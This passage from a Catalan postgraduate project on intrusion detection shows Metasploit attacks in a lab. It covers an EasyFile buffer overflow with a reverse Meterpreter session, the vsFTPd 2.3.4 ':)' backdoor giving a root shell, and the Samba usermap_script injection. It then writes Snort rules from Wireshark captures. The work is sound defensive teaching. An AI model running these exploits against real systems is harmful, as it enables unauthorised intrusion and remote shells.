Un cop aplicat el *payload* i definides les opcions “RHOST” (remote host) i “LHOST” (listener), procedim a executar *l’exploit*, i podem comprovar com podem iniciar una sessió dins l’ordinador de la víctima.

```
msf exploit(efs_fmws_userid_bof) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4444
[*] 192.168.1.101:80 - Fingerprinting version...
[+] 192.168.1.101:80 - Version 5.3 found
[*] 192.168.1.101:80 - Trying target Efmws 5.3 Universal...
[*] Sending stage (957487 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.102:4444 -> 192.168.1.101:49176) at 2016-06-02 11:06:55 -0400

meterpreter > sysinfo
Computer        : IE11WIN7
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```


Imatge 18. Explotació de la vulnerabilitat utilitzant un Payload de tipus reverse

Amb l’èxit d’aquest atac finalitzem aquest apartat, a continuació anem a veure la part de la prevenció i detecció d’atacs.

12. Detecció d'atacs

Un cop hem determinat el tipus d'atac que durem a terme (explotar la vulnerabilitat de *EasyFile*), és hora d'analitzar-lo capturant amb *Wireshark* tots els paquets que s'envien mentre es realitza l'atac.

Primer de tot capturarem el tràfic des de la *màquina virtual 2* com si es tractés d'un usuari normal i corrent que vol accedir al servei web. Per fer-ho, accedirem des del navegador a https://192.168.1.101 on podrem accedir a la pàgina d'accés.



Imatge 19. Pàgina d'accés al servidor web

A continuació, des de *Wireshark*, podem veure tots els paquets que s'han capturat en un intent fallit de login.

No.	Time	Source	Destination	Protoc	Length	Info	SRC Port	DEST Port
1	0.000000	192.168.1.102	192.168.1.101	TCP	74	40040 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval…	40040	80
2	0.000105	192.168.1.101	192.168.1.102	TCP	74	80 → 40040 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 …	80	40040
3	0.000396	192.168.1.102	192.168.1.101	TCP	66	40040 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=72761797 TSecr…	40040	80
4	0.000488	192.168.1.102	192.168.1.101	HTTP	662	POST /vfolder.ghp HTTP/1.1 (application/x-www-form-urlencoded)	40040	80
5	0.090918	192.168.1.101	192.168.1.102	TCP	224	[TCP segment of a reassembled PDU]	80	40040
6	0.091474	192.168.1.102	192.168.1.101	TCP	66	40040 → 80 [ACK] Seq=597 Ack=159 Win=30336 Len=0 TSval=72761820 T…	40040	80
7	0.091506	192.168.1.101	192.168.1.102	HTTP	1501	HTTP/1.0 200 OK (text/html)	80	40040
8	0.092045	192.168.1.101	192.168.1.102	TCP	66	80 → 40040 [FIN, ACK] Seq=1594 Ack=597 Win=66560 Len=0 TSval=2148…	80	40040
9	0.092369	192.168.1.102	192.168.1.101	TCP	66	40040 → 80 [ACK] Seq=597 Ack=1594 Win=33280 Len=0 TSval=72761821 …	40040	80
10	0.093435	192.168.1.102	192.168.1.101	TCP	66	40040 → 80 [FIN, ACK] Seq=597 Ack=1595 Win=33280 Len=0 TSval=7276…	40040	80
11	0.093467	192.168.1.101	192.168.1.102	TCP	66	80 → 40040 [ACK] Seq=1595 Ack=598 Win=66560 Len=0 TSval=21487335 …	80	40040

Imatge 20. Captura de paquets amb Wireshark

Ara, anem a veure que passa quan capturem el tràfic mentre realitzem l'atac amb *Metasploit*.

No.	Time	Source	Destination	Protoc	Length	Info	SRC Port	DEST Port
979	3.530023	192.168.1.101	192.168.1.102	TCP	54	49554 → 4444 [ACK] Seq=9319 Ack=119…	49554	4444
980	3.530046	192.168.1.101	192.168.1.102	TCP	54	[TCP Window Update] 49554 → 4444 [A…	49554	4444
981	3.530087	192.168.1.102	192.168.1.101	TCP	1514	[TCP segment of a reassembled PDU]	4444	49554
982	3.530088	192.168.1.102	192.168.1.101	TCP	1514	[TCP segment of a reassembled PDU]	4444	49554
983	3.530090	192.168.1.102	192.168.1.101	TCP	1514	[TCP segment of a reassembled PDU]	4444	49554
984	3.530091	192.168.1.102	192.168.1.101	TCP	1514	[TCP segment of a reassembled PDU]	4444	49554
985	3.530115	192.168.1.101	192.168.1.102	TCP	54	49554 → 4444 [ACK] Seq=9319 Ack=119…	49554	4444
986	3.530308	192.168.1.101	192.168.1.102	TCP	54	[TCP Window Update] 49554 → 4444 [A…	49554	4444
987	3.530355	192.168.1.102	192.168.1.101	TCP	1514	[TCP segment of a reassembled PDU]	4444	49554
988	3.530357	192.168.1.102	192.168.1.101	TCP	146	[TCP segment of a reassembled PDU]	4444	49554
989	3.530368	192.168.1.101	192.168.1.102	TCP	54	49554 → 4444 [ACK] Seq=9319 Ack=120…	49554	4444
990	3.570627	192.168.1.101	192.168.1.102	TCP	128	49554 → 4444 [PSH, ACK] Seq=9319 Ac…	49554	4444
991	3.610580	192.168.1.102	192.168.1.101	TCP	60	4444 → 49554 [ACK] Seq=1200748 Ack=…	4444	49554
992	3.610664	192.168.1.101	192.168.1.102	TCP	432	49554 → 4444 [PSH, ACK] Seq=9393 Ac…	49554	4444
993	3.610966	192.168.1.102	192.168.1.101	TCP	60	4444 → 49554 [ACK] Seq=1200748 Ack=…	4444	49554
994	7.718545	192.168.1.102	192.168.1.101	TCP	208	[TCP segment of a reassembled PDU]	4444	49554
995	7.767249	192.168.1.101	192.168.1.102	TCP	128	49554 → 4444 [PSH, ACK] Seq=9771 Ac…	49554	4444
996	7.767791	192.168.1.102	192.168.1.101	TCP	60	4444 → 49554 [ACK] Seq=1200902 Ack=…	4444	49554
997	7.767819	192.168.1.101	192.168.1.102	TCP	336	49554 → 4444 [PSH, ACK] Seq=9845 Ac…	49554	4444
998	7.768016	192.168.1.102	192.168.1.101	TCP	60	4444 → 49554 [ACK] Seq=1200902 Ack=…	4444	49554
999	10.2117…	192.168.1.102	192.168.1.101	TCP	192	[TCP segment of a reassembled PDU]	4444	49554
1000	10.2118…	192.168.1.101	192.168.1.102	TCP	128	49554 → 4444 [PSH, ACK] Seq=10127 A…	49554	4444
1001	10.2124…	192.168.1.101	192.168.1.102	TCP	208	49554 → 4444 [FIN, PSH, ACK] Seq=10…	49554	4444
1002	10.2129…	192.168.1.102	192.168.1.101	TCP	60	4444 → 49554 [ACK] Seq=1201040 Ack=…	4444	49554
1003	10.2190…	192.168.1.101	192.168.1.102	TCP	54	80 → 36266 [RST, ACK] Seq=1 Ack=403…	80	36266
1004	10.2274…	192.168.1.102	192.168.1.101	TCP	192	[TCP segment of a reassembled PDU]	4444	49554
1005	10.2275…	192.168.1.101	192.168.1.102	TCP	54	49554 → 4444 [RST, ACK] Seq=10356 A…	49554	4444
1006	12.5211…	fe80::1949:…	ff02::1:2	DHC…	150	Solicit XID: 0x383490 CID: 00010001…	546	547
1007	13.5150…	fe80::1949:…	ff02::1:2	DHC…	150	Solicit XID: 0x383490 CID: 00010001…	546	547

Imatge 21. Captura de paquets amb Wireshark

Podem veure la quantitat de paquets que s'envien en pocs segons, a més a més, podem veure que les peticions venen del port 4444, el port per defecte del *listener* de *Metasploit* i no del 80 com faria un usuari normal des del seu navegador. Aquest podria ser un indici per començar a definir la regla de *Snort*.

Per treballar còmodament amb aquests tràfic, exportarem els resultats a un arxiu *.pcap* que podrem passar-li a *Snort*.

Podríem començar a definir la regla així:

Alert tcp any 4444 -> 192.168.1.101 any (msg:" Stack Buffer Overflow"; sid:1000001; rev:1; classtype:web-application-attack; reference:bugtraq,67542;)

Per que la regla sigui efectiva, haurem d'introduir-la al arxiu *local.rules* de la carpeta on tinguem totes les regles - realment introduint-la a qualsevol arxiu *.rules* de la carpeta definida de regles, ja serà efectiva.

Executem *Snort* amb "*Snort –c c:\Snort\etc\Snort.conf –r atack.pcap –l c:\Snort\log\ -i2*"


**Snort.conf és l'arxiu de configuració i amb la comanda –l enregistrem les alertes.*

Veiem que ens mostra un munt d'alertes i de fet, basar-nos només amb el port 4444 i la IP de la víctima pot donar peu a molts falsos positius, independentment que el port 4444 pot ser canviat per qualsevol altre des del mateix *Metasploit*.

El kit de la qüestió és trobar algun tipus de cadena dins dels paquets que ens identifiqui l'atac, però per més que busquem entre els paquets que ha capturat *Wireshark*, no hi ha manera de trobar una cadena que podem fer servir com a punt de partida per definir la regla per a *Snort* i la solució, possiblement s'escapa de l'abast d'aquest postgrau, així que tot i que no hem pogut definir una regla més precisa, ens quedem amb tot el procés de cerca i explotació de la vulnerabilitat i la cadena de programes fets servir fins arribar a realitzar l'atac amb èxit.

Però com que l'objectiu d'aquest treball és precisament la detecció d'intrusions amb *Snort*, anem a triar una altra vulnerabilitat on si que puguem trobar una cadena identificativa entre els paquets, que faci que puguem crear una regla més concreta i sense falsos positius.


Degut aquest contratemps, utilitzarem la màquina *Metasploitable* [20], una màquina *Linux* dissenyada per a realitzar proves d'intrusió. Simplement l'afegirem a la xarxa amb *VirtualBox* i la configurarem amb la IP 192.168.1.99.



A continuació, farem un *fingerprint* sobre la víctima per obtenir els ports i serveis disponibles.

Imatge 22. Resultat comanda –O Nmap per a realitzar fingerprint.

Si ens fixem en el port 21 de la màquina *Metasploitable*, veiem que en els resultats de *Nmap*, està corrent el servei *ftp*. Anem a buscar una mica més d'informació amb el mateix escàner de *Metasploit*.



Imatge 23. Resultat mòdul "auxiliary/scanner/ftp/ftp_version" de Metasploit..

Com es pot veure a la captura, hem utilitzat el mòdul "*auxiliary/scanner/ftp/ftp_version*" de *Metasploit*, el qual ens dona com a resultat que s'està utilitzant la versió "*vsFTPd 2.3.4*".

Si donem un cop d'ull a Internet, de seguida trobarem una vulnerabilitat coneguda de tipus "*backdoor*", que com a curiositat, tirava per terra l'eslògan que van utilitzar al llançar la versió: "*Probablemente el servidor FTP más seguro y rápido para sistemas UNIX*".


Aquesta vulnerabilitat era tant fàcil d'explotar com introduir un "smile" :) en el nom d'usuari del *ftp* per tenir accés total i execució de comandes en el servidor, la qual retornava una *Shell* del sistema.

Si busquem entre els mòduls de *Metasploit*, veurem que hi ha un específic per aquesta vulnerabilitat, es tracta del mòdul: "*exploit/unix/ftp/vsftpd_234_backdoor*". L'executem i veiem com accedim a la *Shell* de la víctima. Fem un *ifconfig* per certificar on ens trobem.

```
msf exploit(vsftpd_234_backdoor) > run

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (192.168.1.102:34608 -> 192.168.1.99:6200) at 2016-06-01 16:41:40 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:29:57:52
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe29:5752/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:29 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4873 (4.7 KB)  TX bytes:6715 (6.5 KB)
          Base address:0xd010 Memory:f0000000-f0020000

eth1      Link encap:Ethernet  HWaddr 08:00:27:2a:04:6d
          inet addr:192.168.1.99  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2a:46d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:58 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3519 (3.4 KB)  TX bytes:5183 (5.0 KB)
          Base address:0xd240 Memory:f0820000-f0840000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23481 (22.9 KB)  TX bytes:23481 (22.9 KB)
```

Imatge 24 Resultat mòdul "exploit/unix/ftp/vsftpd_234_backdoor" de Metasploit.

Si capturem el tràfic amb *Wireshark* mentre realitzem l'atac, podem veure com fa servir els caràcters :) com a usuari, caràcters que exploten directament la vulnerabilitat. Aquesta vulnerabilitat era tant fàcil d'explotar com introduir un "smile" :) en el nom d'usuari del *ftp*.




Imatge 25. Captura de paquets amb Wireshark

En aquest cas si que tenim una bona característica per definir una regla per a *Snort*. La regla podria quedar tal que així:

alert tcp any any → any 21 (msg:"Backdoor vsFTPd 2.3.4"; sid:1000001; rev:1; classtype:suspicious-login; content:"|3a 29|";)


Passem a veure un altre tipus d'atac, en aquest cas, aprofitant que hem vist que els ports 139 i 445 també estan oberts, i en els quals corren els servei de *Samba*, buscarem a través de *Metasploit* alguna vulnerabilitat.

Si fem "*search Samba*" trobem que està disponible "*exploit/multi/samba/usermap_script*", així que el fem servir amb èxit contra la víctima.



Imatge 26. Resultat mòdul "exploit/multi/samba/usermap_script" de Metasploit.

Veiem que aquesta vulnerabilitat està identificada com "CVE-2007-2447", i una característica que la delata és que el paquet sempre conté la cadena "sleep". Si ens fixem amb els paquets capturats amb *Wireshark* durant l'atac, podem veure com hem capturat la cadena "sleep" que ens servirà per crear la regla de *Snort*.



Imatge 27. Captura de paquets amb Wireshark

En aquest altre atac, la regla podria quedar tal que així:

alert tcp any any → any 139 (msg:"Samba Remote Command Injection Vulnerability"; sid: 1000002 rev: 1; classtype: string-detect; content:"sleep"; reference:cve, 2007-2447;)

13. Conclusions

La realització d'aquest projecte ha sigut la culminació d'un any de treball molt intens i profitós, però s'ha de dir, que també ha sigut frustrant en alguns moments i situacions, ja que s'han invertit moltíssimes hores en problemes paral·lels al desenvolupament del curs i del projecte, que no entraven directament en el temari d'aquest - tot i que de totes maneres, han servit per agafar experiència i solvència.

Ens referim a problemes d'utilització dels sistemes operatius, dels sistemes de bases de dades, servidors web, etc., sobretot al treballar amb *Linux*, on ens trobàvem un pel endarrerits i el nivell d'exigència ha sigut bastant elevat.

Un altre problema que hem patit en mig del desenvolupament del projecte, ha sigut la falta d'espai de disc dur per a les màquines virtuals, on era impossible continuar. La solució final va ser adquirir un disc dur nou per poder acabar, amb la conseqüent feinada de tornar a configurar l'entorn de treball, programes, serveis, etc.

Tot i així, els objectius del curs s'han assolit totalment i al haver dedicat tant de treball, el grau de satisfacció és encara major. En aquest projecte s'han implementat la majoria de competències assolides durant el curs, i pensem que a la vegada això ha fet que s'assoleixi també l'objectiu del projecte.

Destacar que no s'ha pogut assolir la primera regla de *Snort* relacionada amb l'aplicació *EasyFile* per falta de coneixements i de temps. Tot i que la utilització i definició de regles de *Snort* ha quedat clara, ens hem topat amb un cas que no hem pogut assolir, però com que la feina ja estava feta, hem volgut deixar-hi constància.

